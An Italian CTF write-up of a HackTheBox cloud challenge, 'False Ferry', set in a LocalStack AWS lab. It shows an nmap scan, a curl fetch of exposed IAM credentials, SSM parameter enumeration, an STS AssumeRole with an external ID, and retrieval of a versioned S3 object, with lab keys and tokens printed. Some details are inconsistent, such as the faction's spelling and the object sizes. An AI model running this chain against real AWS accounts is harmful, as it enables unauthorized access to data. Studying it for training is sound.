

REPORT TECNICO

False Ferry - Cyber Apocalypse 2026 (The Salt Crown)

Campo	Valore
Sfida	False Ferry
Evento	Cyber Apocalypse 2026 - The Salt Crown (HackTheBox CTF)
Categoria	Cloud (AWS API su LocalStack)
Difficoltà	Easy (925 punti)
Flag ottenuta	HTB{ferry_crossing_dock_seal_5ec4c179c66fed35f743afb32fcb4027}

1. Obiettivo

L'obiettivo della sfida era ricostruire, a partire da una traccia narrativa in-game, la catena di accesso corretta a un ambiente AWS emulato (LocalStack) per recuperare la versione autentica di un documento manomesso. Nello scenario, il personaggio Lysa Harrowmere deve dimostrare quale fosse il molo di attracco originariamente autorizzato per la traversata dei soldati Stormbound, prima che la fazione avversaria Vultrune ne alterasse il contenuto. Tecnicamente, questo si traduce nell'enumerare un namespace di AWS Systems Manager Parameter Store, individuare un ruolo IAM da assumere tramite STS, e recuperare una versione specifica di un oggetto S3 identificata da un version ID.




Figura 1: schermata di overview della sfida False Ferry sulla piattaforma HackTheBox, con briefing narrativo e istanza Docker associata (IP e porte esposte).

2. Configurazione Ambiente

Ho utilizzato Kali Linux con AWS CLI v2, puntando le richieste verso l'endpoint fornito dalla sfida. Il container esponeva due porte distinte: una porta HTTP (30492) che serviva una pagina web narrativa ("Courier's Packet") con le credenziali IAM iniziali in formato JSON, e una seconda porta (31543) che esponeva l'endpoint API AWS reale (riconoscibile dagli header x-amz-* nelle risposte). Ho identificato le due porte con una scansione iniziale nmap con rilevamento versione.

```
nmap -sV -sC -p31543,30492 154.57.164.66 -oN false_ferry_scan.txt
```

La scansione ha confermato che la porta 30492 era un server Python (PhoenixBriefing/1.0) e la porta 31543 rispondeva con errori in stile AWS (AccessDeniedException, MissingAuthentication), confermando che si trattava dell'endpoint API da usare con l'AWS CLI.



```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
└─$ nmap -sV -sC -p31543,30492 154.57.164.66 -oN false_ferry_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-27 14:03 -0400
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
WARNING: Service 154.57.164.66:31543 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:04 (0:00:22 remaining)
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:05 (0:00:57 remaining)
Nmap scan report for 154-57-164-66.static.isp.htb.systems (154.57.164.66)
Host is up (0.0094s latency).
PORT      STATE SERVICE VERSION
30492/tcp  open  http     PhoenixBriefing/1.0 Python/3.12.13
|_ fingerprint-strings:
|_   GetRequest:
|_     HTTP/1.0 200 OK
|_     Server: PhoenixBriefing/1.0 Python/3.12.13
|_     Date: Mon, 27 Jul 2026 18:03:39 GMT
|_     Content-Type: text/html; charset=utf-8
|_     Cache-Control: no-store
|_     Content-Length: 16813
|_     <!DOCTYPE html>
|_     <html lang="en">
|_       <head>
|_         <meta charset="utf-8">
|_         <meta name="viewport" content="width=device-width, initial-scale=1, viewport-fit=cover">
|_         <meta name="color-scheme" content="dark">
|_         <title>False Ferry - Courier's Packet</title>
|_         <link rel="preconnect" href="https://fonts.googleapis.com">
|_         <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
|_         <link href="https://fonts.googleapis.com/css2?family=Cinzel:wght@500;600;700&family=Spectral:ital,wght@0,400;0,500;0,600;1,400&display=swap" rel="stylesheet">
|_       </head>
|_       <body data-faction="stormbound">
|_         <div class="ambient" aria-hidden="true"></div>
|_         <class="skip-link" h
|_   HTTPOptions:
|_     HTTP/1.0 501 Unsupported method ('OPTIONS')
|_     Server: PhoenixBriefing/1.0 Python/3.12.13
|_     Date: Mon, 27 Jul 2026 18:03:39 GMT
|_     Connection: close
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 360
|_     <!DOCTYPE HTML>
|_     <html lang="en">
|_       <head>
|_         <meta charset="utf-8">
|_         <title>Error response</title>
|_       </head>
|_       <body>
|_         <h1>Error response</h1>
|_         <p>Error code: 501</p>
|_         <p>Message: Unsupported method ('OPTIONS').</p>
|_         <p>Error code explanation: 501 - Server does not support this operation.</p>
|_       </body>
|_     </html>
31543/tcp  open  rtsp
|_   rtsp-methods: ERROR: Script execution failed (use -d to debug)
|_   fingerprint-strings:
|_     FourOhFourRequest:
|_       HTTP/1.0 403 Forbidden
|_       content-length: 103
|_       Content-Type: application/json
|_       Date: Mon, 27 Jul 2026 18:03:44 GMT
|_       x-amz-id-2: 89601af5-f65b-43da-bb31-bc74e0701a90
|_       x-amz-request-id: 89601af5-f65b-43da-bb31-bc74e0701a90
|_       x-amzn-RequestId: 89601af5-f65b-43da-bb31-bc74e0701a90
|_       {"_type": "AccessDeniedException", "message": "User is not authorized to perform: MissingAuthentication"}
|_     GetRequest:
|_       HTTP/1.0 403 Forbidden
|_       content-length: 103
```

Figura 2: output di nmap con rilevamento versione: la porta 30492 espone il server PhoenixBriefing/1.0 (frontend narrativo), la porta 31543 risponde con header e messaggi di errore in stile AWS.

3. Fasi Attacco

3.1 Recupero credenziali iniziali

Dal sorgente della pagina web ho individuato una chiamata fetch verso /player-creds.json, che restituiva le credenziali IAM di partenza per l'utente coalition-ferry-clerk.

```
curl -s http://154.57.164.66:30492/player-creds.json
```

```
Press [ENTER] to use the Scan Management Menu™

10c GET 11 2w 10c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 71 12w 212c http://154.57.164.66:30492/player-creds.json
200 GET 886l 2167w 19227c http://154.57.164.66:30492/briefing/briefing.css
200 GET 427l 1400w 16813c http://154.57.164.66:30492/
200 GET 11 1w 6c http://154.57.164.66:30492/health
[+] - 46s 1813/20119 7m found:4 errors:23
200 GET 427l 1400w 16813c http://154.57.164.66:30492/briefing
200 GET 11 1w 6c http://154.57.164.66:30492/ready
[+] - 4m 20119/20119 0s found:6 errors:57
[+] - 4m 20116/20116 82/s http://154.57.164.66:30492/
```

Figura 3: scansione delle directory della porta 30492 con feroxbuster: individuazione del path player-creds.json insieme agli altri endpoint del frontend narrativo.

Ho configurato l'AWS CLI con queste credenziali, puntando l'endpoint alla porta 31543 (l'IP e la porta indicati nel JSON facevano riferimento all'indirizzo interno del container, non utilizzabile dall'esterno) e ho verificato la sessione con sts get-caller-identity, ottenendo conferma dell'identità coalition-ferry-clerk.

```
export AWS_ENDPOINT_URL=http://154.57.164.66:31543
export AWS_DEFAULT_REGION=us-east-1
export AWS_ACCESS_KEY_ID=AKIA60J8ESUUH8ULZ8AH
export AWS_SECRET_ACCESS_KEY=Aom3Thr6mHt2MmC19YIL80LLMoxEP1jGyplqx8L9
unset AWS_SESSION_TOKEN

aws sts get-caller-identity
```

3.2 Enumerazione del namespace Parameter Store

La pagina web indicava esplicitamente di catalogare il namespace /ferry/crossing/ prima di leggere qualunque valore. I tentativi diretti con get-parameters-by-path e get-parameter sono stati respinti con AccessDeniedException: la policy IAM dell'utente clerk permetteva solo l'azione ssm:DescribeParameters, non la lettura diretta né l'enumerazione per path. Ho quindi usato describe-parameters, che ha restituito otto parametri, tra cui un parametro indice (live-crossing-id) e sette record di crossing con stati diversi nel nome (VOID, CLOSED, DRAFT, e un settimo senza suffisso di stato).

```
aws ssm describe-parameters
```

Ho letto singolarmente il parametro indice, ottenendo il valore CROSSING-7A3F come crossing attualmente attivo, e poi il relativo record, che conteneva un ruolo IAM da assumere (ferry-crossing-scanner), il relativo external ID, e i riferimenti a un oggetto S3 con una precisa version ID.

```
aws ssm get-parameter --name "/ferry/crossing/live-crossing-id"
aws ssm get-parameter --name "/ferry/crossing/CROSSING-7A3F"
```

3.3 Assunzione del ruolo IAM e recupero del manifest

Ho assunto il ruolo ferry-crossing-scanner tramite STS AssumeRole, fornendo l'external ID richiesto per l'autorizzazione, ottenendo credenziali temporanee (AccessKeyId, SecretAccessKey, SessionToken).

```
aws sts assume-role \
  --role-arn "arn:aws:iam::584729103648:role/ferry-crossing-scanner" \
  --role-session-name "lysa-check" \
  --external-id "ferry-crossing-scanner-7a3f"
```

```
$ aws sts assume-role \
  --role-arn "arn:aws:iam::584729103648:role/ferry-crossing-scanner" \
  --role-session-name "lysa-check" \
  --external-id "ferry-crossing-scanner-7a3f"
{
  "Credentials": {
    "AccessKeyId": "ASIACN6SGN1SWSS1VC",
    "SecretAccessKey": "P2xw7Brs7z5BKAChwefJ7zLcn7mz1fp2160T",
    "SessionToken": "TzcpBhXONpM1u2V8BQ8SScLUy8FmWlrlfzgA8BvYt2LjKc3SgxaKPR7nOVmZK1H3mh9pMFCw93c9201Y3HgytucdkuX5Jk5bVbvQ26sfbh3dC7s9uuLU5GQ8bqhrFU9567kyHnrc11pVYKGSABLKQW473vvdwBefwCROGAtFBzQRS1PvB68ZR2chJmVByj5M",
    "Expiration": "2026-07-27T19:16:01.386628+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAIQZP4HPV0IHHBKO:lysa-check",
    "Arn": "arn:aws:sts::584729103648:assumed-role/ferry-crossing-scanner/lysa-check"
  },
  "PackedPolicySize": 0
}
```

Figura 4: output di sts assume-role: credenziali temporanee (AccessKeyId, SecretAccessKey, SessionToken) ottenute per il ruolo ferry-crossing-scanner tramite external ID.

Con le nuove credenziali ho recuperato la versione specifica dell'oggetto S3 indicata nel record del crossing autorizzato, ottenendo il documento originale con la flag, e ho confrontato la cronologia completa delle versioni dell'oggetto per verificare quale fosse la versione più recente (quella manomessa da Vaultrune, priva della dicitura di autorizzazione) rispetto a quella storica autentica.

```
aws s3api get-object \
  --bucket ferry-crossing-manifest \
  --key manifests/morning-crossing-order.txt \
  --version-id 4ef36b2c-35f3-4002-beaa-c8b9c78c2fa7 \
  manifest-authorized.txt

aws s3api list-object-versions \
  --bucket ferry-crossing-manifest \
  --prefix manifests/morning-crossing-order.txt
```

4. Post-Exploitation

Il file recuperato dalla version ID autorizzata conteneva il record di rilascio del crossing CROSSING-7A3F, firmato dal Stormbound Coalition Ferry Office, con la flag della sfida. Il confronto con list-object-versions ha mostrato due versioni più recenti dell'oggetto (dimensioni inferiori e prive della dicitura di autorizzazione), coerenti con la narrativa: il roster più recente era quello manomesso da Vaultrune, mentre la versione autentica era recuperabile solo risalendo alla cronologia tramite il version ID indicato nel parametro SSM collegato al crossing effettivamente autorizzato.

```
aws s3api list-object-versions --bucket ferry-crossing-manifest --prefix manifests/morning-crossing-order.txt
{
  "AcceptRanges": "bytes",
  "LastModified": "2026-07-27T18:01:45+00:00",
  "ContentLength": 157,
  "ETag": "\"3f8cfe02ce0311a13d40afb2ed89f073\"",
  "ChecksumCRC32": "r0SN4w==",
  "VersionId": "4ef36b2c-35f3-4002-beaa-c8b9c78c2fa7",
  "ContentType": "text/plain; charset=utf-8",
  "Metadata": {},
  "StorageClass": "STANDARD"
}
CROSSING RELEASE RECORD
Batch: CROSSING-7A3F
Authorized by: Stormbound Coalition Ferry Office
HTB{ferry_crossing_dock_seal_5ec4c179c66fed35f743afb32fcb4027}

{
  "Versions": [
    {
      "ETag": "\"9568150b6166dad6937c9d878f9a0481\"",
      "Size": 129,
      "StorageClass": "STANDARD",
      "Key": "manifests/morning-crossing-order.txt",
      "VersionId": "98935a06-2c0b-4966-8eaf-00fb152d8214",
      "IsLatest": true,
      "LastModified": "2026-07-27T18:01:46+00:00"
    },
    {
      "ETag": "\"eace9fa6bc64353a0e4e8b4198152d2e\"",
      "Size": 99,
      "StorageClass": "STANDARD",
      "Key": "manifests/morning-crossing-order.txt",
      "VersionId": "4ef36b2c-35f3-4002-beaa-c8b9c78c2fa7",
      "IsLatest": false,
      "LastModified": "2026-07-27T18:01:45+00:00"
    }
  ]
}
```

Figura 5: recupero dell'oggetto S3 tramite version ID: il record di rilascio del crossing CROSSING-7A3F contiene la flag; a seguire la cronologia completa delle versioni, che evidenzia le due revisioni successive dell'oggetto.

Flag ottenuta:

HTB{ferry_crossing_dock_seal_5ec4c179c66fed35f743afb32fcb4027}

5. Riepilogo Comandi

Fase	Comando
Ricognizione porte	nmap -sV -sC -p31543,30492
Credenziali iniziali	curl -s http://:30492/player-creds.json

Fase	Comando
Verifica identità	<code>aws sts get-caller-identity</code>
Enumerazione namespace	<code>aws ssm describe-parameters</code>
Lettura parametro indice	<code>aws ssm get-parameter --name /ferry/crossing/live-crossing-id</code>
Lettura record crossing	<code>aws ssm get-parameter --name /ferry/crossing/CROSSING-7A3F</code>
Assunzione ruolo	<code>aws sts assume-role --role-arn ... --external-id ...</code>
Recupero oggetto versionato	<code>aws s3api get-object --version-id ...</code>
Cronologia versioni	<code>aws s3api list-object-versions --bucket ... --prefix ...</code>

6. Conclusioni

La sfida ha permesso di ripercorrere un flusso realistico di enumerazione cloud con permessi IAM granulari e volutamente asimmetrici: azioni di enumerazione concesse (`DescribeParameters`) ma azioni di lettura diretta negate (`GetParameter`, `GetParametersByPath`), superabili solo passando per un parametro specifico noto. Ho inoltre applicato il pattern di privilege escalation orizzontale tramite `AssumeRole` con external ID, e ho sfruttato il versioning di S3 come meccanismo per distinguere un documento autentico da uno manomesso successivamente. L'esercizio conferma l'importanza, in ambienti AWS reali, di irrigidire le policy IAM sia sulle azioni di lettura sia su quelle di enumerazione, e di monitorare attivamente le modifiche agli oggetti S3 critici tramite versioning e logging.